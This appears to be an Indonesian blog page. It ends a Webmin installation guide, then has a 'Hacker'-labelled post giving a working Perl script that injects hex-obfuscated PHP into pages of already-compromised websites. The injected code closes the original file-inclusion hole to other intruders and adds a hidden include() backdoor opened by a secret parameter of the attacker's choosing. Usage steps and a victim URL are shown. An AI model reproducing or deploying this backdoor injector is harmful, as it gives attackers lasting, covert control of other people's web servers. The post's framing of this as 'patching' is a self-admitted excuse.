Setelah anda masuk ke direktori webmin tersebut, langkah selanjutnya jalankan script setup.sh yang terdapat pada direktori webmin tersebut.
Selanjutnya script tersebut akan menanyakan beberapa pertanyaan :
Direktori komfiguarsi Webmin
Konfigurasi-konfigurasi dari webmin ini akan disimpan didirektori mana ? secara "default" adalah /etc/webmin.
Direktori log webmin
Untuk lokasi no PID dan log webserver.
Alamat lengkap Perl5 dalam Linux
Biasanya /usr/bin/perl atau /usr/loca/bin/perl
Jenis Sistem Operasi yang anda gunakan.
Misalnya SunOS, Linux à Linux Redhat 4, 5.X, 6 / Slackware dsb
"Port" untuk Webserver
Digunakan untuk port listernet webmin, default-nya 10000, contoh mengaksesnya :
http://www.domainanda.com:10000
Webserver Login dan Password
Untuk mengakses webmin dibutuhkan user, user pertama ini akan berungsi sebagai Administator untuk webmin, jadi jangan sampai lupa password.
Nama host
Nama host untuk server yang menjalankan webmin.
Jalankan Webmin pada saat boot ?
Jika ingin menjalankan webmin pada saat boot server silahkan jawab.
Dengan demikian selesai sudah proses installasi tinggal anda menggunakannya, Sekarang bagaimana tanggapan anda tentang Linux ???? Menarik bukan ??
Yang harus menjadi perhatian anda adalah masalah security yang ada dengan sistem anda jika anda menggunakan webmin ini untuk webserver/mail server dsb yang anda buka untuk public. Untuk itu silahkan anda setting di Webmin Configuration pilih IP Access Control. Seperti pada gambar
Gambar Webmin IP Access
Sumber Bacaan dari : http://www.webmin.com
Rewrite oleh: Warsono
Posted by
admin
Labels:
Hacker
sebenernya gw rada bingung antara posting ne artikel, coz para netter di indonesia sebagian besar mase kurangnya kesadaran akan
cyber law di kalangan netter.
banyak yang deface web udda bangga, bikin bot, psy, and tools orang udah merajalela...
ya mungkin latar belakang pembelajaran aja gw mo posting ne artikel.... ;-)
ok,... pada bahasan kita kale ini untuk mengamankan site vulner yang writable, yach.. itung² cuman kita aja yang bisa masuk ke tu
shell inject'an and bantu² admin nge'pacth site...
alaaah,.... alasan pembenar....
ok tanpa basa-basi langsung aja langkah² nya:
1. Upload script di bawah ini di site vulner yang writable
--------[start code]-------------------------------------------------------------------------------------------
#!/usr/bin/perl
###############################################################################################
# #
# paths file php #
# file name : phppaths.pl #
# create by : dr.pluto / pluto_devils@yahoo.com #
# #
# cara manggunakan : perl phppaths.pl [bugs string] [file] #
# mass paths : find . -type f -name "*.php" -exec perl phppaths.pl [bugs string] {} \; #
# #
###############################################################################################
# set string #
###############################################################################################
$cbug = $ARGV[0]; # input bugs #
$filepaths = $ARGV[1]; # input file to paths #
$title = ".::[ Paths By: dr.pluto ]::."; # title paths #
$backdoor = "perintah"; # include (backdoor isset) #
###############################################################################################
# pesan mu (doble format php string) #
###############################################################################################
$pesan = "<center><font color=#FF0000 face=Verdana size=4><p><hr>Dilarang Keras mencoba aktifitas hacking di web
ini!!!</font><br> <font color=#00FFFF face=Verdana size=4>Patch
By: <a href=mailto:pluto_devils.com>dr.pluto<hr></a></font></center>";
###############################################################################################
$xscript = "\x3c\x3f\n\x69\x66\x20\x28\x24".$backdoor."\x20\x21\x3d\x20\x22\x22\x29\n\x7b\n
\x20\x69\x6e\x63\x6c\x75\x64\x65\x20\x28\x24".$backdoor."\x29\x3b\n\x7d\n\x20
\x24\x70\x72\x6f\x74\x65\x63\x74\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x20\x3d\x20
\x61\x72\x72\x61\x79\x28\x27".$cbug."\x27\x2c\x27\x63\x68\x64\x69\x72\x27\x29
\x3b\n\x20\x66\x6f\x72\x65\x61\x63\x68\x20\x28\x24\x70\x72\x6f\x74\x65\x63\x74
\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x20\x61\x73\x20\x24\x67\x6c\x6f\x62\x61\x6c\x29
\n\x20\x20\x20\x7b\n\x20\x20\x20\x20\x20\x20\x69\x66\x20\x28\x20\x69\x6e\x5f
\x61\x72\x72\x61\x79\x28\x24\x67\x6c\x6f\x62\x61\x6c\x20\x2c\x20\x61\x72\x72
\x61\x79\x5f\x6b\x65\x79\x73\x28\x24\x5f\x52\x45\x51\x55\x45\x53\x54\x29\x29
\x20\x7c\x7c\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x69\x6e\x5f\x61
\x72\x72\x61\x79\x28\x24\x67\x6c\x6f\x62\x61\x6c\x20\x2c\x20\x61\x72\x72\x61
\x79\x5f\x6b\x65\x79\x73\x28\x24\x5f\x47\x45\x54\x29\x29\x20\x20\x20\x20\x20
\x7c\x7c\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x69\x6e\x5f\x61\x72
\x72\x61\x79\x28\x24\x67\x6c\x6f\x62\x61\x6c\x20\x2c\x20\x61\x72\x72\x61\x79
\x5f\x6b\x65\x79\x73\x28\x24\x5f\x50\x4f\x53\x54\x29\x29\x20\x20\x20\x20\x7c
\x7c\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x69\x6e\x5f\x61\x72\x72
\x61\x79\x28\x24\x67\x6c\x6f\x62\x61\x6c\x20\x2c\x20\x61\x72\x72\x61\x79\x5f
\x6b\x65\x79\x73\x28\x24\x5f\x43\x4f\x4f\x4b\x49\x45\x29\x29\x20\x20\x7c\x7c
\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x69\x6e\x5f\x61\x72\x72\x61
\x79\x28\x24\x67\x6c\x6f\x62\x61\x6c\x20\x2c\x20\x61\x72\x72\x61\x79\x5f\x6b
\x65\x79\x73\x28\x24\x5f\x46\x49\x4c\x45\x53\x29\x29\x29\x20\n\x20\x20\x20
\x20\x20\x20\x20\x20\x20\x20\x20\x7b\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
\x20\x20\x20\x20\x64\x69\x65\x28\x22\x3c\x74\x69\x74\x6c\x65\x3e$title\x3c\x2f
\x74\x69\x74\x6c\x65\x3e\x3c\x73\x74\x79\x6c\x65\x3e\x62\x6f\x64\x79\x20\x7b
\x9\x62\x61\x63\x6b\x67\x72\x6f\x75\x6e\x64\x2d\x63\x6f\x6c\x6f\x72\x3a\x20
\x23\x30\x30\x30\x30\x30\x30\x3b\x7d\x20\x3c\x2f\x73\x74\x79\x6c\x65
\x3e".$pesan."\x22\x29\x3b\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x7d
\n\x20\x20\x20\x7d\n\x3f\x3e\n";
$msgnull = "======================\npath web php ver 0.1\ncreate
by : dr.pluto\n======================\ncara panggunaan : perl phppaths.pl [bug string]
[file]\nContoh:\n perl phppaths.pl page index.php \n";
if (! $cbug)
{
die($msgnull);
};
if (! $filepaths)
{
die($msgnull);
};
open(TEMP, "> /tmp/plutoganteng")|| die "ada yang salah: $!" ;
printf TEMP $xscript ;
close(TEMP);
system ('cat /tmp/plutoganteng '.$filepaths.' > /tmp/pathsweb');
system ('cat /tmp/pathsweb > '.$filepaths);
system ('rm -f /tmp/pathsweb /tmp/plutoganteng');
print "======================\n";
print "path web php ver 0.1\n";
print "create by : dr.pluto\n";
print "======================\n";
print "info :\n";
print "Bug string :".$cbug."\n";
print "File to path :".$filepaths."\n";
#EOF
--------[Garis ini jangan di ketik lo bo]--------------------------------------------------------------------------------------------
untuk menjalankanya sintax nya sebagai berikut:
perl phppaths.pl [bugs string] [file]
missal halaman yang akan di pacth index.php and target nya www.victim.com/index.php?page=[evil script]
edit $backdoor ="password kamu" biar kamu aja yang bisa masuk di tu shell
misal $backdoor ="pirate";
untuk menjalankanya :
ssh.0-1$perl phppaths.pl page index.php
======================
path web php ver 0.1
create by : dr.pluto
======================
info :
Bug string : page
File to path : index.php
untuk masuk ke shell kamu sekarang udah berubah url nya menjadi:
www.victim.com/index.php?pirate=[evil script]
sekian.... semoga berguna....
Posted by
admin
Labels:
Hacker
|
|